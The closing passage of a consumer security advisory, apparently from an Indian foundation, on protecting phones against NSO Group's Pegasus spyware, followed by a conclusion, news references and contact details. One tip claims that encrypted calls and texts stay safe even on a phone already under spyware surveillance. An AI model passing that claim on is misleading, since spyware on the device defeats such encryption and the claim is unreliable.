- Always make sure your operating system is up to date. Both Apple and Google have fixed Pegasus. Apple has provided a patched version of iOS (starting with iOS 9.3.5), and Google has implemented unique controls to limit Pegasus.

- If you're using Android, avoid downloading and installing apps from websites or other third-party sources since they may include spyware, especially if you're looking for cracks or free versions of commercial apps.

- When an app asks for permissions, you'll get a pop-up asking whether you want to grant or deny it. Uninstall the program if it claims it won't operate without special authorization.

- Pay close attention to avoid falling prey to phishing scams. Targeted phishing, also known as spear phishing, may be prevented by carefully selecting the sites/links you click.

- Zero-click attacks are hard to detect given their nature and hence even harder to prevent. Detection becomes even more complex in encrypted environments with no visibility on the data packets being sent or received. One of the things users can do is to ensure all operating systems and software are up to date so that they would have the patches for at least vulnerabilities that have been spotted.

- If you see an app consuming any mobile data or Wi-Fi, it may be transferring your information someplace. Uninstalling "that" program would be the most excellent

alternative if you're confident you won't use it much and its developer isn't well-known. This is also true if you experience random reboots, stutters, delays, phone overheating, or any other unusual behaviour resulting from an app.

- Even if malware infiltrates your phone and you are "under mobile surveillance," encrypted calls and texts will ensure that you can interact safely. It's essential to keep secure communications, such as calls and texts, that aren't vulnerable to Pegasus or other viruses.

- Install reputable and free virus removal software on all of your owned devices. Although this type of security solution is not currently accessible for iOS, it is available for Android smartphones.

- While the advised measures should protect you against Pegasus (at least until the next version is published), but precaution is always better.

Conclusion

We rely on our mobile devices to both store and access our digital assets. Our phones are always with us and have evolved into a primary means of voice, video, and text communication. As a result, motivated attackers see our mobile devices as very lucrative targets. NSO Group has allegedly employed hundreds of people in mass surveillance and generates millions of dollars in annual income by selling sophisticated mobile attack software, thus acting as a cyberweapons dealer. NSO is only one example of this sort of cyber-terrorist which works against democracies; as we've seen with the Hacking Team, Finisher, and other competitors in this sector, it's far from the only one. While the focus of this report is on the iOS version of the software, Lookout and Citizen Lab are aware that NSO Group also offers Android and Blackberry versions, which they sell to both govt. and private entities for mass surveillance of people. This study emphasizes the necessity of keeping our devices up to date with the most recent updates and maintaining awareness about mobile device security.

Reference:

- https://thewire.in/government/prashant-kishor-mamata-banerjee-nephew-pegasus-spyware
- https://www.moneycontrol.com/news/technology/explained-everything-you-need-to-know-about-pegasus-the-israeli-spyware-used-to-snoop-on-politicians-activists-and-journalists-7191181.html
- https://theprint.in/theprint-essential/what-is-pegasus-the-ultimate-spyware-used-for-surveillance/698432/
- https://www.researchgate.net/publication/327752350_HIDE_AND_SEEK_Tracking_NSO_Group%27s_Pegasus_Spyware_to_Operations_in_45_Countries
- https://www.india.com/news/india/pegasus-spyware-report-israeli-firm-nso-says-allegations-of-govt-snooping-far-from-reality-4825386/

Contact us

India Future Foundation

Phone: +91-1244045954, +91-9312580816
Email: helpline@indiafuturefoundation.com
BSMT, Building no. 2731 EP, Sector 57, Golf Course Extension Road,
Gurugram, Haryana, India – 122003